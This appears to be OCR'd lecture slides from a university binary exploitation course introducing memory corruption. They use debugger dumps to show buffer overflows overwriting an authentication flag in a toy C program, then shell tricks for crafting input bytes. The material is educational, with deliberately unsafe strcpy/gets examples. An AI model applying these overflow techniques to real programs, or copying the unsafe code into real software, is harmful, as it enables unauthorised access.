Intro to Memory Corruption

Modern Binary Exploitation - the UMBC edit
Content taken from a course taught at RPI

Announcements

UMD CTF coming up April 14th - 9-5?? @ UMD

Teams of 5, feel free to form your own teams or talk to me during today/next week's lecture

Couple CTFs this weekend:

- Sunshine CTF
- UIUCTF
- Ins'hAck

MITRE CTF is the weekend after UMDCTF

Lecture Overview

- Definition of Memory Corruption
- Buffer overflows
- How-to techniques/workflows
- Modifying
  - data/stack
  - control flow

Memory Corruption

- What is it?
  - fun

Memory Corruption

- Modifying a binary's memory in a way that was not intended
- Broad umbrella term for most of what the rest of this class will be
- The vast majority of system-level exploits (real-world and competition) involve memory corruption

Overflow example

What is a buffer overflow?

Before:

```
------------------------------------------------------------------------[regs]
  EAX: 0xBFFFF9E0  EBX: 0xB7FD6FF4  ECX: 0x00000000  EDX: 0xB7FD80B0
o d I t S z a P c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF9F8  ESP: 0xBFFFF9D0  EIP: 0x080484A8
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF9D0]-----------------------------------------------------[stack]
0xBFFFF9C0 : D4 F9 FF BF F4 6F FD B7 - F8 F9 FF BF 96 84 04 08 .....o..........
0xBFFFF9D0 : E0 F9 FF BF 9B FB FF BF - 05 00 00 00 05 00 00 00 ................
0xBFFFF9E0 : 74 77 6F 00 20 85 04 08 - 6F 6E 65 00 F4 6F FD B7 two. ...one..o..
0xBFFFF9F0 : E0 0C 00 B8 05 00 00 00 - 58 FA FF BF BC FE EA B7 ........X.......
0xBFFFFA00 : 02 00 00 00 84 FA FF BF - 90 FA FF BF 98 18 00 B8 ................
0xBFFFFA10 : 00 00 00 00 01 00 00 00 - 01 00 00 00 00 00 00 00 ................
------------------------------------------------------------------------[code]
0x80484a8 <main+196>:   call   0x80482f8 <strcpy@plt>
```

Overflow example

After:

```
[regs]
  EAX: 0xBFFFF9E0  EBX: 0xB7FD6FF4  ECX: 0xFFFFFE45  EDX: 0xBFFFFBA1
o d I t s Z a P c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF9F8  ESP: 0xBFFFF9D0  EIP: 0x080484AD
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF9D0]
[stack]
0xBFFFF9C0 : D4 F9 FF BF E0 0C 00 B8 - F8 F9 FF BF AD 84 04 08 ................
0xBFFFF9D0 : E0 F9 FF BF 9B FB FF BF - 05 00 00 00 05 00 00 00 ................
0xBFFFF9E0 : 41 41 41 41 41 00 04 08 - 6F 6E 65 00 F4 6F FD B7 AAAAA...one..o..
0xBFFFF9F0 : E0 0C 00 B8 05 00 00 00 - 58 FA FF BF BC FE EA B7 ........X.......
0xBFFFFA00 : 02 00 00 00 84 FA FF BF - 90 FA FF BF 98 18 00 B8 ................
0xBFFFFA10 : 00 00 00 00 01 00 00 00 - 01 00 00 00 00 00 00 00 ................
[code]
0x80484ad <main+201>:   lea    eax,[ebp-24]
```

Overflow example

After (exploited):

```
-----------------------------------------------------------------------[regs]
  EAX: 0xBFFFF9A0  EBX: 0xB7FD6FF4  ECX: 0xFFFFFE3F  EDX: 0xBFFFFBA1
o d I t s Z a P c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF9B8  ESP: 0xBFFFF990  EIP: 0x0B0484AD
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF990]-----------------------------------------------------[stack]
0xBFFFF980 : 94 F9 FF BF E0 0C 00 B8 - B8 F9 FF BF AD 84 04 08 ................
0xBFFFF990 : A0 F9 FF BF 61 FB FF BF - 05 00 00 00 05 00 00 00 ....a...........
0xBFFFF9A0 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0xBFFFF9B0 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0xBFFFF9C0 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0xBFFFF9D0 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 00 AAAAAAAAAAAAAAA.
-------------------------------------------------------------------------[code]
0x80484ad <main+201>:   lea    eax,[ebp-24]
```

Buffer overflows

Whoa.

--Keanu Reeves

Buffer overflows

- That’s pretty much it
- Now, what can we do with that?

Authentication overflow

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *passwo
    char password_buffer[16];
    int auth_flag = 0;
+++++++++++++++++++++++++++++++++++++++++++++++++++

    strcpy(password_buffer, password);

    if(strcmp(password_buffer, "brilli
        auth_flag = 1;
    if(strcmp(password_buffer, "outgra
+ +-- 19 lines: auth_flag = 1;---------
```

Authentication overflow

before:

```
-----------------------------------------------------------------------[regs]
  EAX: 0xBFFFF750  EBX: 0xB7FD6FF4  ECX: 0x48E0FE81  EDX: 0x00000002  o d I t S z a p c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF778  ESP: 0xBFFFF740  EIP: 0x0804842E
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF740]---------------------------------------------------------[stack]
0xBFFFF730 : 00 00 00 00 00 00 00 00 - 00 00 00 00 80 83 04 08 ................
0xBFFFF740 : 50 F7 FF BF 93 F9 FF BF - 58 F7 FF BF D9 82 04 08 P.......X.......
0xBFFFF750 : 29 F7 F9 B7 F4 6F FD B7 - 88 F7 FF BF 29 85 04 08 )....o......)...
0xBFFFF760 : F4 6F FD B7 20 F8 FF BF - 88 F7 FF BF 00 00 00 00 .o.. ............
0xBFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G..............
0xBFFFF780 : 93 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 ................
-----------------------------------------------------------------------[code]
0x804842e <check_authentication+26>:    call   0x804830c <strcpy@plt>
```

Authentication overflow

After:

```
[regs]
  EAX: 0xBFFFF750  EBX: 0xB7FD6FF4  ECX: 0xFFFFFDBD  EDX: 0xBFFFF99C  o d I t s Z a P c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF778  ESP: 0xBFFFF740  EIP: 0x08048433
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF740]
[stack]
0xBFFFF730 : F0 76 F0 B7 E0 0C 00 B8 - 78 F7 FF BF 33 84 04 08 .v......x...3...
0xBFFFF740 : 50 F7 FF BF 93 F9 FF BF - 58 F7 FF BF D9 82 04 08 P.......X.......
0xBFFFF750 : 74 65 73 74 70 61 73 73 - 00 F7 FF BF 29 85 04 08 testpass....)...
0xBFFFF760 : F4 6F FD B7 20 F8 FF BF - 88 F7 FF BF 00 00 00 00 .o.. ...........
0xBFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G..............
0xBFFFF780 : 93 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 ................
[code]
0x8048433 <check_authentication+31>:    lea    eax,[ebp-40]
```

Authentication overflow

But there's this thing:

```
call    0x804832c <strcmp@plt>
test    eax,eax
jne     0x8048451 <check_authentication+61>
mov     DWORD PTR [ebp-12],0x1
```

Authentication overflow

Which is here:

```
[regs]
  EAX: 0xBFFFF750  EBX: 0xB7FD6FF4  ECX: 0xFFFFFDBD  EDX: 0xBFFFF99C  o d I t s Z a P c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF778  ESP: 0xBFFFF740  EIP: 0x08048433
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF740]
[stack]
0xBFFFF730 : F0 76 F0 B7 E0 0C 00 B8 - 78 F7 FF BF 33 84 04 08 .v......x...3...
0xBFFFF740 : 50 F7 FF BF 93 F9 FF BF - 58 F7 FF BF D9 82 04 08 P.......X.......
0xBFFFF750 : 74 65 73 74 70 61 73 73 - 00 F7 FF BF 29 85 04 08 testpass....)...
0xBFFFF760 : F4 6F FD B7 20 F8 FF BF - 88 F7 FF BF 00 00 00 00 .o.. ...........
0xBFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G..............
0xBFFFF780 : 93 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 ................
[code]
0x8048433 <check_authentication+31>:    lea    eax,[ebp-40]
```

Authentication overflow

oh that's handy

```
-----------------------------------------------------------------------[regs]
  EAX: 0xBFFFF740  EBX: 0xB7FD6FF4  ECX: 0xFFFFFDC5  EDX: 0xBFFFF99C  o d I t s Z a P c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF768  ESP: 0xBFFFF730  EIP: 0x08048433
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF730]----------------------------------------------------[stack]
0xBFFFF720 : F0 76 F0 B7 E0 0C 00 B8 - 68 F7 FF BF 33 84 04 08 .v......h...3...
0xBFFFF730 : 40 F7 FF BF 7B F9 FF BF - 48 F7 FF BF D9 82 04 08 @...{...H.......
0xBFFFF740 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0xBFFFF750 : 41 41 41 41 41 41 41 41 - 41 41 41 41 42 42 42 42 AAAAAAAAAAAABBBB
0xBFFFF760 : 00 47 FF B7 10 85 04 08 - 78 F7 FF BF BB 84 04 08 .G......x.......
0xBFFFF770 : 7B F9 FF BF 10 85 04 08 - D8 F7 FF BF BC FE EA B7 {...............
-----------------------------------------------------------------------[code]
0x8048433 <check_authentication+31>:    lea    eax,[ebp-40]
```

But what if I want to pass in crazy stuff?

Let’s take a break from the stack

How to give programs fancy input

(now with excessive coloring)

Writing numbers

- hex: 0x41414141

```
$ ./arg_input_echo AAAA
```

- int: 1094795585

```
$ ./arg_input_echo AAAA
```

- int: 1094795586

```
$ ./arg_input_echo BAAA
```

- hex: 0x01010101

```
$ ./arg_input_echo
    `printf '\x01\x01\x01\x01'`
```

Print ABCD

```
$ echo -e '\x41\x42\x43\x44'

$ printf '\x41\x42\x43\x44'

$ python -c 'print "\x41\x42\x43\x44"'

$ perl -e 'print "\x41\x42\x43\x44";'
```

Print 100 As

```
$ echo/printf (hold down alt; type 100) A

$ python -c 'print "A"*100'

$ perl -e 'print "A" x 100;'
```

Endianess

- Endianess – How data is stored in memory
- Modern computers are generally little endian
- Endianess can be confusing, and I don't want to get into the details
  - 0x41424344 stored as 0x44, 0x43, 0x42, 0x41
  - 0xdeadbeef stored as 0xef, 0xbe, 0xad, 0xde
- It's stored in the opposite order that you would type it in
- 'Least significant byte' first
- Pwntools: p32(some_number) gives you the correct endianess

Bash refresher

- Use command output as an argument

```
$ ./vulnerable `your_command_here`
$ ./vulnerable $(your_command_here)
```

- Use command as input

```
$ your_command_here | ./vulnerable
```

- Write command output to file

```
$ your_command_here > filename
```

- Use file as input

```
$ ./vulnerable < filename
```

GDB refresher

- Use command output as an argument

```
$ r $(your_command_here)
```

- Use command as input

```
$ r < <(your_command_here)
```

- Write command output to file

```
$ r > filename
```

- Use file as input

```
$ r < filename
```

Now back to the stack

How to bend programs to your will

Auth overflow 2

New program:

```
Terminal
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *passwo
    char password_buffer[16];
    int auth_flag = 0;
------------------------------------

    strcpy(password_buffer, password);

    if(strcmp(password_buffer, "brilli
        auth_flag = 1;
    if(strcmp(password_buffer, "outgra
+ +-- 19 lines: auth_flag = 1;---------
[<      [c] 1,1          0x23     All
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *passwor
------------------------------------
    int auth_flag = 0;
    char password_buffer[16];

    strcpy(password_buffer, password);

    if(strcmp(password_buffer, "brillig
        auth_flag = 1;
    if(strcmp(password_buffer, "outgrab
+ +-- 19 lines: auth_flag = 1;----------
[<    [+][c] 1,1          0x23     All
```

Auth overflow 2


uh-oh

```
[regs]
  EAX: 0xBFFFF760  EBX: 0xB7FD6FF4  ECX: 0xFFFFFDCC  EDX: 0xBFFFF999  o d I t s Z a P c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF778  ESP: 0xBFFFF740  EIP: 0x08048433
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF740]
[stack]
0xBFFFF730 : F0 76 F0 B7 E0 0C 00 B8 - 78 F7 FF BF 33 84 04 08 .v......x...3...
0xBFFFF740 : 60 F7 FF BF 94 F9 FF BF - 58 F7 FF BF D9 82 04 08 `.......X.......
0xBFFFF750 : 29 F7 F9 B7 F4 6F FD B7 - 88 F7 FF BF 00 00 00 00 )....o..........
0xBFFFF760 : 41 41 41 41 00 F8 FF BF - 88 F7 FF BF F4 6F FD B7 AAAA.........o..
0xBFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G..............
0xBFFFF780 : 94 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 ................
[code]
0x8048433 <check_authentication+31>:    lea    eax,[ebp-24]
0x8048436 <check_authentication+34>:    mov    DWORD PTR [esp+4],0x80485d4
0x804843e <check_authentication+42>:    mov    DWORD PTR [esp],eax
0x8048441 <check_authentication+45>:    call   0x804832c <strcmp@plt>
0x8048446 <check_authentication+50>:    test   eax,eax
0x8048448 <check_authentication+52>:    jne    0x8048451 <check_authentication+61>
0x804844a <check_authentication+54>:    mov    DWORD PTR [ebp-28],0x1
```

Auth overflow 2


- now what?
- take control


ELF in memory (and review of control flow!)



Executable code

```
0x8048410    push   ebp
0x8048411    mov    ebp,esp
0x8048413    sub    esp,0x18
0x8048416    mov    eax,ds:0x8049f24
0x804841b    test   eax,eax
0x804841d    je     0x8048431 <frame_dummy+33>
0x804841f    mov    eax,0x0
0x8048424    test   eax,eax
0x8048426    je     0x8048431 <frame_dummy+33>
0x8048428    mov    DWORD PTR [esp],0x8049f24
0x804842f    call   eax
0x8048431    leave
0x8048432    ret
0x8048433    nop
0x8048434    push   ebp
0x8048435    mov    ebp,esp
0x8048437    and    esp,0xfffffff0
0x804843a    sub    esp,0x110
0x8048440    mov    DWORD PTR [esp],0x8048550
0x8048447    call   0x8048350 <puts@plt>
0x804844c    mov    DWORD PTR [esp],0x8048570
0x8048453    call   0x8048350 <puts@plt>
0x8048458    mov    eax,0x8048591
0x804845d    mov    DWORD PTR [esp],eax
0x8048460    call   0x8048330 <printf@plt>
0x8048465    lea    eax,[esp+0x10]
0x8048469    mov    DWORD PTR [esp],eax
0x804846c    call   0x8048340 <gets@plt>
0x8048471    mov    eax,0x0
0x8048476    leave
```

